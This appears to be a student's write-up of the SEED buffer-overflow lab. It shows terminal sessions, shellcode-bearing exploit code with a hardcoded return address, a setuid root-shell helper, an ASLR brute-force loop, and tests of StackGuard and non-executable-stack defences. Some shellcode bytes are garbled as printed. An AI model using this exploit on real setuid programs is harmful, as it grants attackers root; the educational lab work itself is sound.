

Task1: Running Shellcode

```
cybr271-public — ssh -i frances-keypair.pem seed@ec2-34-235-165-67.compute-1.amazonaws.com — 105x25
[10/16/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ls
badfile call_shellcode.c dash_shell_test.c exploit.c README.md stack.c
[10/16/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/16/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo rm /bin/sh
[10/16/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo ln -s /bin/zsh /bin/sh
[10/16/20]seed@ip-172-31-19-59:~/.../cybr271-public$
```

- Turn off return address randomization and getting call_shellcode.

Q1

```
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -z execstack -o call_shellcode call_sh
ellcode.c
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ls -la call_shellcode
-rwxrwxr-x 1 seed seed 7388 Oct 14 05:43 call_shellcode
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
13(lpadmin),128(sambashare)
$ who
$ whia
zsh: command not found: wh
$ exit
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chown root call_shellcode
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ls -la call_shellcode
-rwxrwxr-x 1 root seed 7388 Oct 14 05:43 call_shellcode
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
13(lpadmin),128(sambashare)
$ exit
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chmod 4755 call_shellcode
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ls -la call_shellcode
-rwsr-xr-x 1 root seed 7388 Oct 14 05:43 call_shellcode
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./call_shellcode
#
-rwsr-xr-x 1 root seed 7388 Oct 14 05:43 call_shellcode
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./call_shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
#
```

- Following the instructions in handout, this shows that this does not provide me a root access shell (a privileged program). This shellcode is not a set-uid program yet. Thus, we need to convert it into a set-uid program.
- Now we need to change ownership of program to be root to call_shellcode via using sudo command. Now the owner of the call_shellcode program is root (above). However, we still have seed as our user id. Effective userid is not changed although the owner is root. But we need to change it to a privilege program.
- To make call_shellcode our privileged program, we needed to call sudo commands to make it a priority. After this, call_shellcode is a privileged program now (when highlighted red). When compiled, we can see that there is a #, making the effective user id to be 0
- We then compile the set-uid root version of stack.c. This allows to run the buffer overflow vulnerability in the program.

```

[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -o stack -z execstack -fno-stack-protector stack.c
[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ls -la stack
-rwxrwxr-x 1 seed seed 7476 Oct 14 06:05 stack
[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chown root stack
[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ls -la stack
-rwxrwxr-x 1 root seed 7476 Oct 14 06:05 stack
[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chmod 4755 stack
[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ls -la stack
-rwsr-xr-x 1 root seed 7476 Oct 14 06:05 stack
[[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

Task 2: Exploiting Vulnerability

Q2- completed program

```

cybr271-public — ssh -i frances-keypair.pem seed@ec2-34-207-115-63.compute-1.amazonaws.c...
GNU nano 2.5.3 File: exploit.c

/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0" /* xorl %eax,%eax */
    "\x50" /* pushl %eax */
    "\x68" //sh" /* pushl $0x68732f2f */
    "\x68" /bin" /* pushl $0x68732f2f */
    "\x89\xe3" /* movl %esp,%ebx */
    "\x50" /* pushl %eax */
    "\x53" /* pushl %ebx */
    "\x89\xe1" /* movl %esp,%ecx */
    "\x99" /* cdq */
    "\xb0\x0b" /* movb $0xb,%al */
    "\xcd\x80" /* int $0x80 */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* You need to calculate the right OFFSET and RETURN_ADDRESS */
    *((long *)(&buffer + 0x24)) = 0xbffff1d0;

    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

Q3

```

[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ nano exploit.c
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ nano exploit.c
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ rm badfile
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -o exploit exploit.c
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./exploit
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90 |.....|
*
00000020  90 90 90 90 d0 f1 ff bf  90 90 90 90 90 90 90 90 |.....|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90 |.....|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -o exploit exploit.c
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./exploit
[10/14/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
#

```

- In the screenshot above, we made the exploit.c program executable and run the exploit.c file to generate the badfile . Next, we run the vulnerable set-uid program that uses this badfile as input and copies the contents of the file in the stack, leading to a buffer overflow. The hash, #, sign displayed when executing exploit and stack shows that we have successfully obtained the root privilege by entering the root shell. The euid value is the root value (0).
- Thus, we have successfully performed the buffer overflow attack and gained root privilege.
- At the moment, we can see that the user id (uid) is not equal to the effective user id (euid). Thus, we need to run the our program to turn the uid the same as euid.
- I made a new program, root.c, which enables the real root processes to be 0.

```

cybr271-public — ssh -i frances-keypair.pem seed@ec2-34-235-165-67.compute-1.amazonaws.com — 105x30
GNU nano 2.5.3 File: root.c

oid main()
{
  setuid(0);
  system("/bin/sh");
}

```

- Root.c program is run in the root terminal to set the uid to 0. As we already have a successful buffer overflow attack, we can change the uid to zero.


```

# exit
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ nano exploit.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ nano root.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ls
badfile      call_shellcode.c  exploit          README.md      stack          stack_dgb
call_shellcode  dash_shell_test.c  exploit.c        root.c         stack.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ nano root.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -o root root.c
root.c: In function 'main':
root.c:3:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  setuid(0);
  ^
root.c:4:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  system("/bin/sh");
  ^
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
# exit
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ./root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

Task 3- Defeating dash countermeasures

```

# exit
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo rm /bin/sh
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo ln -s /bin/dash /bin/sh
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$

```

- To defeat the dash countermeasure, we need to change the link /bin/sh back to /bin/dash.

Q4

- Commented setuid(0)

```

[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo rm /bin/sh
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo ln -s /bin/dash /bin/sh
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -o dash_shell_test dash_shell_test.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chown root dash_shell_test
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chmod 4755 dash_shell_test
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$

```

- o Above, we can see that our uid is the seed.

- Uncommented setuid(0)

```

[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -o dash_shell_test dash_shell_test.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chown root dash_shell_test
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chmod 4755 dash_shell_test
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

- o Above, we can see that after uncommenting the setuid(0) line, we see that the uid is set to 0.

Q5

- In both cases above, we can see that we get access to the shell. However, we can see that the commented scenario is not of the root as the bash program has its privilege dropped of the set-uid program since the euid and the uid are not the same. Thus it is executed as a normal program with default privileges and not the root.

- When the `setuid(0)` command is uncommented, this changed the actual user id to the root, changing the value to zero. The dash does not drop any privileges and the root shell is run. This command can defeat the dash countermeasures by changing the uid to the root for set-uid root programs, providing access to root shell.

Q6 – add `setuid(0)` at shell code of `exploit.c`

```

GNU nano 2.5.3 File: exploit.c

/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5" /* Line 3: movb $0xd5,%al */
    "\xcd\x80" /* Line 4: int $0x80 */
    "\x31\xc0" /* xorl %eax,%eax */
    "\x50" /* pushl %eax */
    "\x68" /* pushl $0x68732f2f */
    "\x68" /* pushl $0x6e69622f */
    "\x89\xe3" /* movl %esp,%ebx */
    "\x50" /* pushl %eax */
    "\x53" /* pushl %ebx */
    "\x89\xe1" /* movl %esp,%ecx */
    "\x99" /* cdq */
    "\xb0\x0b" /* movb $0x0b,%al */
    "\xcd\x80" /* int $0x80 */
;

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos ^Y Prev Page
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line ^V Next Page

```

Q7

```

[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ nano exploit.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ nano exploit.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ nano dash_shell_test.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -o exploit exploit.c
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chown root dash_shell_test
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chown root exploit
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chmod 4755 exploit
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ rm badfile
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./exploit
[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

- Above, I have implemented the same attack like Task 2 where we try to perform a buffer overflow attack but this time we have the bin/dash countermeasure for set-uid programs is present. We then add the assembly code on `exploit.c` program to perform the system call of `setuid(0)`, before evoking `execve()` command.
- When running the `exploit.c` program, we construct the badfile with the assembly code to be executed with stack and run the stack set-uid root program.
- This results shows that we have access to the root terminal and the uid is the root itself. Thus, the attack was successful and were able to overcome the dash countermeasure by using `setuid` system call.

Task 4- Defeating Address Randomization


Q8

```
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
Segmentation fault
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ]
```

Q9

- Above, we set the address randomization for both stack and heap by setting the value to 2. If it were set to 1, then only stack address would have been randomized. As a result of running stack, we get segmentation fault. This indicates that the attack was not successful.

Q10




```
GNU nano 2.5.3 File: script.sh

#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(( $duration / 60 ))
sec=$(( $duration % 60 ))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

- Above, I have made a script.sh file, which will execute the brute force attack repeatedly.

Q11



```
./script.sh: line 13: 13803 Segmentation fault ./stack
41 minutes and 11 seconds elapsed.
The program has been running 229501 times so far.
./script.sh: line 13: 13804 Segmentation fault ./stack
41 minutes and 11 seconds elapsed.
The program has been running 229502 times so far.
./script.sh: line 13: 13805 Segmentation fault ./stack
41 minutes and 11 seconds elapsed.
The program has been running 229503 times so far.
./script.sh: line 13: 13806 Segmentation fault ./stack
41 minutes and 11 seconds elapsed.
The program has been running 229504 times so far.
./script.sh: line 13: 13807 Segmentation fault ./stack
41 minutes and 11 seconds elapsed.
The program has been running 229505 times so far.
# # # # # id
/bin//sh: 7: idwwwdwdeddddddwwoidioqfnewini3qhi3nwe: not found
/bin//sh: 7: 34id: not found
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Q12

- We run the shell script given to us to run the vulnerable program in loop. This is a brute-force approach to hit the same address as the one we put in the badfile. The shell script is stored in the brute attack file and is made a setuid root program.
- When the ASLR countermeasure was turned off, the stack frame always started from the same memory address. This allowed us to guess the offset, the difference between return address and the start of buffer.
- When the ASLR countermeasure is turned on, the stack frame's starting point is different and randomized. Thus, we cannot pinpoint the exact starting point when executing the overflow attack. In my previous attempts, I did not turn on the ASLR counter measure and when I brute forced the program, the brute force results did not come up.
- When I ran script.sh for brute forcing, the program ran until it hit the address that allowed the shell program to run on. As a result, we have successfully attained the root terminal with the # symbol.

Task 5

Q13

```

[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -fno-stack-protector stack.c -z stackSG
/usr/bin/ld: warning: -z stackSG ignored.
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -z execstack -o stackSG stack.c
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chown root stackSG
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chmod 4755 stackSG
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stackSG
*** stack smashing detected ***: ./stackSG terminated
Aborted
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$

```

Q14

- Before executing, we disabled the ASLR countermeasure and compiled stack.c with StackGuard protection (by not including -fno-stack-protector) and executable stack. We convert this compiled program into a set-uid root program.
- We executed this program and shows that the buffer overflow attack did not work and this process is aborted.
- This proves that the StackGuard countermeasure mechanism is present to detect Buffer Overflow attacks.

Task 6

Q15

```

[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chown root stack
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ sudo chmod 4755 stack
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$ ./stack
Segmentation fault
[[10/17/20]seed@ip-172-31-19-59:~/.../cybr271-public$

```

Q16

- Before executing, we have turned off ASLR countermeasure and compiled stack.c with StackGuard protection and non-executable stack. The program stack.c is made as a set-uid root program.

- When compiling the program, we get a segmentation fault error shown above. There is no shell that is present. Thus, the buffer overflow attack was not successful.
- The stack.c program is written in a way to be stored in a stack and we try to enter a return address that points to the malicious code. The stack memory layout indicates that it stores only local variables and arguments, along with return addresses and ebp. But all these values will not have any execution requirement and hence there is no need to have the stack as executable.
- By removing this executable feature, the program will still run the same code with no results, but the malicious code is recognized as data and not recognized as an executable program. Therefore, our buffer overflow attack fails compared to our previous attacks.